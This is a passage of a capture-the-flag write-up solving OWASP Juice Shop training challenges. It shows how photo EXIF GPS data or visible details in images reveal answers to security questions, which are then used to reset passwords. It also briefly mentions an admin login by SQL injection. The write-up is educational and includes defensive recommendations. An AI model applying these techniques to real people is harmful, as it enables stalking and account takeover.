
After downloading it we use exiftool in order to get more information about the photo therefore, we use the command exiftool /path/to/photo in order to run it.
We see that there is a GPS position that we can use to find it.




After using the GPS location on google maps we see the location of his favorite hiking place.



The name of this place is Daniel Boone National Forest.



We fill the empty parts and try to reset it's password.



We successfully change John's password by guessing his favorite place to hike.

Recommendations:

Strip EXIF data from your photos before posting them publicly. Most social media companies do this automatically, but it is not safe to assume that every site follows that best practice. If you're working on a website which interacts with user media, strip unnecessary information from it before placing it somewhere your users can access it. Use modern, up-to-date hashing algorithms. Passwords stored as md5 hashes are responsible for some of the biggest hacks in the last decade.

Visual Geo Stalking ★★

Severity: Medium

Description: Attackers may extract geographic location information from images or videos shared publicly or stored insecurely. Such information is often embedded in metadata or inferred from image content.


Impact: Privacy violations and targeted attacks, including stalking, kidnapping, or theft, may arise from misuse of location information. Organizations face legal and reputational risks for failing to secure such data.

Steps to reproduce the vulnerability:


The screenshot shows a Firefox browser window displaying the OWASP Juice Shop application at 127.0.0.1:3000/#/score-board?categories=Sensitive%20Data%20Exposure. The page lists various challenges categorized under 'Sensitive Data Exposure'. Each challenge includes a title, a brief description, a difficulty rating (e.g., ★★, ★★★), and a 'Hint' button. The challenges are:

- Confidential Document** (★): Access a confidential document.
- Exposed Metrics** (★): Find the endpoint that serves usage data to be scraped by a popular monitoring system.
- Login MC SafeSearch** (★★): Log in with MC SafeSearch's original user credentials without applying SQL injection or any other bypass.
- Meta Geo Stalking** (★★): Determine the answer to John's security question by looking at an upload of him to the Photo Wall and use it to reset his password via the Forgot Password mechanism.
- NFT Takeover** (★★): Take over the wallet containing our official Soul Bound Token (NFT).
- Visual Geo Stalking** (★): Determine the answer to Emma's security question by looking at an upload of her to the Photo Wall and use it to reset her password via the Forgot Password mechanism.
- Login Amy** (★★★): Log in with Amy's original user credentials. (This could take 93.83 billion trillion centuries to brute force, but luckily she did not read the "One Important Final Month".)
- Access Log** (★★★★): Gain access to any access log file of the server.
- Forgotten Developer Backup** (★★★★): Access a developer's forgotten backup file.
- Forgotten Sales Backup** (★★★★): Access a salesman's forgotten backup file.
- GDPR Data Theft** (★★★★): Steal someone else's personal data without using injection.
- Leaked Unsafe Product** (★★★★): Identify an unsafe product that was removed from the shop and inform the shop which ingredients are dangerous.
- Misplaced Signature File** (★★★★): Access a misplaced SIEM signature file.
- Reset Uvogin's Password** (★★★★): Reset Uvogin's password via the Forgot Password mechanism with the original answer to his security question.
- Email Leak** (★★★★★): Perform an unwanted information disclosure by accessing data cross-domain.
- Leaked Access Logs** (★★★★★): Dumpster dive the Internet for a leaked password and log in to the original user account it belongs to. (Creating a new account with the same password does not count as a red-team.)


In our next challenge we are asked to find answer for Emma's security question and reset her password using forgot password by using the uploaded photo by her in photo wall.



As we can see there is a photo by E=ma² which means Emma with topic of “My old workplace”.





After downloading the photo and checking it closer we can see the company name called ITsec.




In order to find emma's password we login admin by basic sql injection and checking administration panel.

Reviewer	Review	Rating
accountant@juice-sh.op	Incompetent customer support! Can't even upload photo of broken purchase!...	★ ★
uvogin@juice-sh.op	This is the store for awesome stuff of all kinds! (anonymous)	★ ★ ★ ★
demo	Never gonna buy anywhere else from now on! Thanks for the great service! (anonymous)	★ ★ ★ ★
john@juice-sh.op	Keep up the good work! (anonymous)	★ ★ ★
█████████████████████	22. this is a test (**gmail.com)	★ ★
stan@juice-sh.op	22. this is a test (**gmail.com)	★ ★ ★
ethenium@juice-sh.op	22. not a test anymore (**gmail.com)	★ ★ ★ ★

We can see that her mail is emma@juice-sh.op and after placing it on forgot password we see that her security question is about the name of her first work place which we already know about.





We fill the segments and see that we successfully solved the challenge.

Recommendations:

When posting photos, don't reveal sensitive information to the masses. For instance, if you're using your father's middle name as a security question, don't take a photo of his mail.


Login Amy ★★★

Severity: Medium

